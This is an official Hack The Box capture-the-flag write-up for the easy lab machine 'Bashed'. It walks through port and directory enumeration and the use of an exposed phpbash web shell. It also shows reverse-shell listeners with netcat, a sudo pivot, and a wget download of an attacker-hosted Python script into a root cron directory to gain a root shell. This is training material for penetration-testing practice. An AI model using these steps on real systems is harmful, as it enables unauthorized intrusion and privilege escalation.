Hack The Box

PEN-TESTING LABS

Bashed

20th December 2017 / Document No D17.100.40

Prepared By: Alexander Reid (Arrexel)

Machine Author: Arrexel

Difficulty: Easy

Classification: Official

SYNOPSIS

Bashed is a fairly easy machine which focuses mainly on fuzzing and locating important files. As basic access to the crontab is restricted,

Skills Required


- Basic knowledge of Linux
- Enumerating ports and services

Skills Learned

- Basic web fuzzing techniques
- Locating recently modified files

Enumeration

Nmap




Target: 10.10.10.68
Profile: Intense scan
Command: nmap -T4 -A -v 10.10.10.68

OS	Host
	10.10.10.68

	Port	Protocol	State	Service	Version
✓	80	tcp	open	http	Apache httpd 2.4.18 ((Ubuntu))

Nmap reveals only an Apache server running on port 80.

Dirbuster


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 0 Files: 27
Results - Tree View
Errors: 0
Back
Pause
Stop
Change
Report

http://10.10.10.68:80/

Directory Stucture	Response Code	Response Size
/	200	7994
uploads	200	241
php	200	1126
css	200	1950
dev	200	1337
js	200	3363
images	200	1755
icons	403	464
index.html	200	7996
single.html	200	7730
fonts	200	2288
demo-images	200	3439


Current speed: 273 requests/sec
(Select and right click for more options)
Average speed: (T) 263, (C) 331 requests/sec
Parse Queue Size: 0
Current number of running threads: 100
Total Requests: 4734/87704
Time To Finish: 00:04:10
DirBuster Stopped
/971/

Dirbuster reveals, among other things, a **dev** directory which contains a functional copy of **phpbash**. This directory is hinted to in the blog post on the main site.

Exploitation

phpbash

Using phpbash to gain a full shell is trivial. Simply using one of many connect-back commands or using phpbash to grab a Meterpreter stager will grant access as the **www-data** user.




```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.68] 41596
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash");'
www-data@bashed:/var/www/html/dev$ ^Z
[1]+  Stopped                 nc -nvlp 1234
root@kali:~# stty raw -echo
root@kali:~# nc -nvlp 1234

www-data@bashed:/var/www/html/dev$
Display all 1056 possibilities? (y or n)
www-data@bashed:/var/www/html/dev$ 
```

Root


Exploring directories on the target quickly reveals **/scripts**, which is owned by the **scriptmanager** user. The command **sudo -l** reveals that the **www-data** user can run any command as **scriptmanager**. Running the command **sudo -u scriptmanager bash -i** will spawn a bash shell and give full read/write access to **/scripts**



```
www-data@bashed:/$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/$ sudo -u scriptmanager bash -i
scriptmanager@bashed:/$
```


Looking at the information of the files in the directory shows that **test.py** appears to be executed every minute. This can be inferred by reading **test.py** and looking at the timestamp of **test.txt**. The text file is owned by root, so it can also be assumed that it is run as a root cron job. A root shell can be obtained simply by modifying **test.py** or creating a new Python file in the **/scripts** directory, as all scripts in the directory are executed.



```
scriptmanager@bashed:/scripts$ wget 10.10.14.15/writeup.py
--2017-12-19 20:52:16--  http://10.10.14.15/writeup.py
Connecting to 10.10.14.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 216 [text/plain]
Saving to: 'writeup.py'

writeup.py          100%[===================>]     216  --.-KB/s    in 0s

2017-12-19 20:52:17 (46.0 MB/s) - 'writeup.py' saved [216/216]
```



```
root@kali:~# nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.68] 47496
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```